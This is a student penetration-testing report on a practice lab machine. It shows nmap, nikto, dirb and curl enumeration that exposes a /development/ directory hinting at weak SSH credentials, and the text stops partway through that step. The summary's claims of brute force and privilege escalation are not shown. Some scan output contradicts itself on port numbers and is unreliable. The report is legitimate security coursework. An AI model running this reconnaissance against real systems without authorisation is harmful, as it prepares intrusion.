

Penetration Testing Report

Lab 2b: Basic Pen Testing - A Simulated Pen Test

Danyil Tymchuk

09/02/2026

Report Title: Penetration Testing Assessment - Lab 2b TVM (basic2)

Student Name: Danyil Tymchuk

Student ID: B00167321

Module: Professional Penetration Testing

Instructor: Phillip Fitzpatrick

Assessment Period: Year3|Sem2 (Sem6)

Target Virtual Machine Assessment

- **Lab Reference:** Lab 2b Documentation
- **Target Virtual Machine (TVM):** [Download Link](#)

Table of Contents

1. University Declaration and AI Usage
2. Executive Summary
3. Methodology and Scope
4. Findings
5. Recommendations
6. Appendices

University Declaration and AI Usage

University Declaration: I declare that this work is my own and has not been submitted for assessment in any other module or programme. All sources have been properly cited and referenced.

AI Usage Statement: This report was prepared with assistance from AI tools for formatting and structure guidance and command clarification. However, all technical analysis, findings, and conclusions are based on my own practical work and understanding.

Student Signature: Danyil Tymchuk

Date: 09/02/2026

Executive Summary

This penetration testing assessment was conducted on a controlled Target Virtual Machine (TVM) as part of Lab 2b coursework. The assessment followed a structured methodology encompassing reconnaissance, service enumeration, vulnerability research, exploitation, and privilege escalation.

Key Findings:

- **TVM Discovery:** Successfully identified the TVM on the network using nmap.
- **Service Enumeration:** Discovered multiple open ports (22, 80, 139, 445, 8009, 8080) with associated services (SSH, HTTP, SMB, AJP13).
- **Vulnerability Assessment:** No critical vulnerabilities identified through automated scanning; however, manual analysis revealed weak SSH credentials for user 'jan' and exposed directories on the web server.
- **Initial Access:** Achieved user-level access through SSH brute force attack using discovered credentials.
- **Privilege Escalation:** Successfully escalated to super user access by leveraging a backup password file found in the home directory of user 'kay'.
- **Flag Capture:** Flag discovered in the root directory, confirming successful completion of the penetration test.

Business Impact:

The identified vulnerabilities allow complete system compromise, potentially leading to:

- Unauthorized access to sensitive data
- System manipulation and data integrity issues
- Potential lateral movement in a production environment
- Complete loss of system confidentiality, integrity, and availability

Methodology and Scope

Scope Definition

- **Target:** Single TVM (IP: 192.168.0.x)
- **Network Range:** 192.168.0.0/24 (discovery phase only)
- **Testing Approach:** Black-box penetration testing
- **Duration:** Approximately 3 hours
- **Constraints:** Testing limited to provided TVM only

Testing Methodology

This assessment followed industry-standard penetration testing methodology:

1. **Reconnaissance (Information Gathering)**
2. **Service Enumeration & Analysis**
3. **Vulnerability Research**
4. **Initial Access**
5. **Privilege Escalation**
6. **Documentation & Reporting**

Tools Utilized

- **Network Discovery:** nmap, netdiscover
- **Service Enumeration:** nmap scripts, nikto, dirb
- **SMB Enumeration:** enum4linux
- **Brute Force:** hydra
- **System Enumeration:** Standard Linux commands

Findings


4.1 Reconnaissance Results

Check AttackBox IP Address, it must be connected to the same network as the TVM:

ip a

Result: Host IP address identified as 192.168.0.x, confirming network connectivity (192.168.0.11/24)

Screenshot:



```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.11/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 84252sec preferred_lft 84252sec
    inet6 2a02:b98a:0003:b900:1058:5540:1bc1:f35e/64 scope global dynamic noprefixroute
        valid_lft 603455sec preferred_lft 603455sec
    inet6 fe80::fe01:106d:e45b:f63a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$
```

Figure 1: \$ 'ip a' output showing IP address (192.168.0.11/24)

Next Step: Perform network discovery to identify the TVM.


> When we know the IP range of the network, we can use nmap to identify the TVM.

Network Discovery:

```
# Scan the entire subnet for live hosts
# -sn performs a ping scan to identify live hosts without port scanning
nmap -sn 192.168.0.0/24
```

Result: TVM identified at IP address 192.168.0.118

Screenshot:



```
(kali@kali)~$ nmap -sn 192.168.0.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 17:27 -0500
Nmap scan report for 192.168.0.118
Host is up (0.0075s latency).
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.11
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 17.88 seconds
(kali@kali)~$
```

Figure 2: \$ 'nmap -sn' output showing live hosts and TVM IP address (192.168.0.118)

4.2 Service Enumeration


Initial Port Scan:

```
# Scan common ports to identify services (0-1023)
# -sV enables service/version detection
nmap -sV 192.168.0.x

nmap -sV 192.168.0.118
```

Result: Multiple open ports identified (22, 80, 139, 445, 8009, 8080) with associated services (SSH, HTTP, SMB, AJP13)

Screenshot:



```
(kali@kali)~$ nmap -sV 192.168.0.118
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 17:30 -0500
Nmap scan report for 192.168.0.118
Host is up (0.0040s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat 9.0.7
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.57 seconds

(kali@kali)~$
```

Figure 3: \$ 'nmap -sV' output showing open ports and services on TVM (22, 80, 139, 445, 8009, 8080)

Comprehensive Scan:

```
# Scan all TCP ports with aggressive timing
# -sV enables service/version detection
# -A (aggressive) enables OS detection, version detection, script scanning, and traceroute
# -T4 sets the timing template to aggressive for faster scanning
# -p- scans all 65535 ports
nmap -sV -A -p- 192.168.0.x -T4

nmap -sV -A -p- 192.168.0.118 -T4
```

Result: Detailed information on open ports, services, versions, and potential vulnerabilities identified (e.g., Apache httpd 2.4.18, OpenSSH 7.2p2)

Screenshot:


```

$ nmap -sV -A -p- -T4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 17:32 -0500
Nmap scan report for 192.168.0.118
Host is up (0.0025s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:ef:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-headers: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat/9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb2-time:
|   date: 2026-02-13T22:32:55
|   start_date: N/A
|_ clock-skew: mean: 1h40m11s, deviation: 2h53m12s, median: 11s
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\X00
|   Domain name: \X00
|   FQDN: basic2
|_ System time: 2026-02-13T17:32:55-05:00
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required

TRACEROUTE
HOP RTT ADDRESS
1 2.01 ms 192.168.0.118

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.48 seconds

```

Figure 4: \$ ‘nmap -sV -A -p- -T4’ output showing detailed service information and potential vulnerabilities

Identified Services:

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8080/tcp	open	http	Apache Tomcat 9.0.7

4.3 Vulnerability Assessment

Vulnerability Scan Results:

```
# Scan for vulnerabilities using nmap scripts
# -sV enables service/version detection
# -A (aggressive) enables OS detection, version detection, script scanning, and traceroute
# --script vuln runs all vulnerability detection scripts
nmap -sV -A --script vuln 192.168.0.x

nmap -sV -A --script vuln 192.168.0.118
```

Result: None particularly critical vulnerabilities identified. However, http service on port 80 has potentially interesting directory - `/development/`

Screenshot:

```
(kali@kali)~$ nmap -sV -A --script vuln 192.168.0.118
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-13 19:58 -0500
Nmap scan report for 192.168.0.118
Host is up (0.0022s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
58/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-enum:
|_ /development/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8889/tcp   open  xjp13        Apache Jserv (Protocol v1.3)
8889/tcp   open  http         Apache Tomcat 9.0.7
|_ http-enum:
|_ /examples/: Sample scripts
|_ /manager/html/upload: Apache Tomcat (401 )
|_ /manager/html: Apache Tomcat (401 )
|_ /docs/: Potentially interesting folder
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-slowloris-check:
|_ VULNERABLE:
|_   Slowloris: DOS attack
|_   State: LIKELY VULNERABLE
|_   IDS: CVE:CVE-2007-6758
|_   Slowloris tries to keep many connections to the target web server open and hold
|_   them open as long as possible. It accomplishes this by opening connections to
|_   the target web server and sending a partial request. By doing so, it starves
|_   the http server's resources causing Denial Of Service.
|_   Disclosure date: 2009-09-17
|_   References:
|_     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6758
|_     http://ha.ckers.org/slowloris/
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.x/4.x
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-vuln-ms10-061: false
|_ smb-vuln-ms10-054: false
|_ smb-vuln-regsvc-dos:
|_   VULNERABLE:
|_     Service regsvc in Microsoft Windows systems vulnerable to denial of service
|_     State: VULNERABLE
|_     The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|_     pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|_     while working on smb-enum-sessions.
|_

TRACEROUTE
HOP RTT      ADDRESS
1  2.22 ms  192.168.0.118

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 338.15 seconds
```

Figure 5: `$ 'nmap -sV -A --script vuln'` output showing potential vulnerabilities and interesting directories

Result: No critical vulnerabilities found
Screenshot:

Figure 6: \$ 'nmap -sV -T4 -script vuln --script-timeout 15s --stats-every 5s -vv' output showing detailed vulnerability scan results

- **Description:** Directory listing enabled
- **Impact:** Information leakage

4.4 Web Application Assessment

Nikto Scan Results:

Scan the web server for vulnerabilities and directory structure

nikto -h 192.168.0.x

nikto -h 192.168.0.118

Result: Directory listing enabled on /development/ with two text files (dev.txt and j.txt) containing potentially sensitive information about development activities and credentials

Screenshot:



```
(kali@kali)~$ nikto -h 192.168.0.118
- Nikto v2.5.0

+ Target IP: 192.168.0.118
+ Target Hostname: 192.168.0.118
+ Target Port: 80
+ Start Time: 2026-02-13 20:35:50 (GMT-5)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.net-sparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 9e, size: 56a870fbc8f28, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /development/: Directory indexing found.
+ /development/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2026-02-13 20:36:19 (GMT-5) (29 seconds)

+ 1 host(s) tested

(kali@kali)~$
```

Figure 7: \$ 'nikto -h' output showing directory listing

Dirb Scan Results:


Scan for common web directories and files

dirb http://192.168.0.x

dirb http://192.168.0.118

Result: Confirmed directory listing and presence of /development/ (with dev.txt and j.txt files)

Screenshot:



```
(kali@kali)-[~]
└─$ dirb http://192.168.0.118

DIRB v2.22
By The Dark Raver

START_TIME: Fri Feb 13 20:36:54 2026
URL_BASE: http://192.168.0.118/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.0.118/ —
⇒ DIRECTORY: http://192.168.0.118/development/
+ http://192.168.0.118/index.html (CODE:200|SIZE:158)
+ http://192.168.0.118/server-status (CODE:403|SIZE:301)

— Entering directory: http://192.168.0.118/development/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Fri Feb 13 20:37:10 2026
DOWNLOADED: 4612 - FOUND: 2

(kali@kali)-[~]
└─$
```

Figure 8: \$ 'dirb' output showing directory listing

Web Browser Access:

- Accessing <http://192.168.0.118/development/> in a web browser revealed the directory listing and allowed access to dev.txt and j.txt, which contained information about development activities and a hint about weak credentials for user 'J'

Description	Screenshot																
	<table><tr><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr><tr><td> Parent Directory</td><td></td><td>-</td><td></td></tr><tr><td> dev.txt</td><td>2018-04-23 14:52</td><td>483</td><td></td></tr><tr><td> j.txt</td><td>2018-04-23 13:10</td><td>235</td><td></td></tr></table>	Name	Last modified	Size	Description	 Parent Directory		-		 dev.txt	2018-04-23 14:52	483		 j.txt	2018-04-23 13:10	235	
Name	Last modified	Size	Description														
 Parent Directory		-															
 dev.txt	2018-04-23 14:52	483															
 j.txt	2018-04-23 13:10	235															
List of files in /development/ directory																	
Contents of dev.txt	<pre>2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K 2018-04-22: SMB has been configured. -K 2018-04-21: I got Apache set up. Will put in our content later. -J</pre>																
Contents of j.txt	<pre>For J: I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP. -K</pre>																

curl http://192.168.0.118/development/

Screenshot:

```
(kali@kali)~$ curl 192.168.0.118/development/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of ./development</title>
</head>
<body>
<h1>Index of ./development</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td><td align="right">-</td><td><td align="right"></td></tr>
<tr><td valign="top"></td><td><a href="dev.txt">dev.txt</a></td><td align="right">2018-04-23 14:52</td><td align="right">483</td><td align="right"></td></tr>
<tr><td valign="top"></td><td><a href="j.txt">j.txt</a></td><td align="right">2018-04-23 13:10</td><td align="right">235</td><td align="right"></td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.18 (Ubuntu) Server at 192.168.0.118 Port 80</address>
</body></html>

(kali@kali)~$
```

Figure 9: \$ ‘curl’ output showing directory listing

```
curl http://192.168.0.118/development/dev.txt
curl http://192.168.0.118/development/j.txt
```

Screenshot:

```
(kali@kali)-[~]
└─$ curl 192.168.0.118/development/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /development</title>
</head>
<body>
<h1>Index of /development</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td><td align="right">-</td><td><td align="right"></td></tr>
<tr><td valign="top"></td><td><a href="dev.txt">dev.txt</a></td><td align="right">2018-04-23 14:52</td><td align="right">483</td><td align="right"></td></tr>
<tr><td valign="top"></td><td><a href="j.txt">j.txt</a></td><td align="right">2018-04-23 13:10</td><td align="right">235</td><td align="right"></td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.18 (Ubuntu) Server at 192.168.0.118 Port 80</address>
</body></html>

(kali@kali)-[~]
└─$ curl 192.168.0.118/development/dev.txt
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J

(kali@kali)-[~]
└─$ curl 192.168.0.118/development/j.txt
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
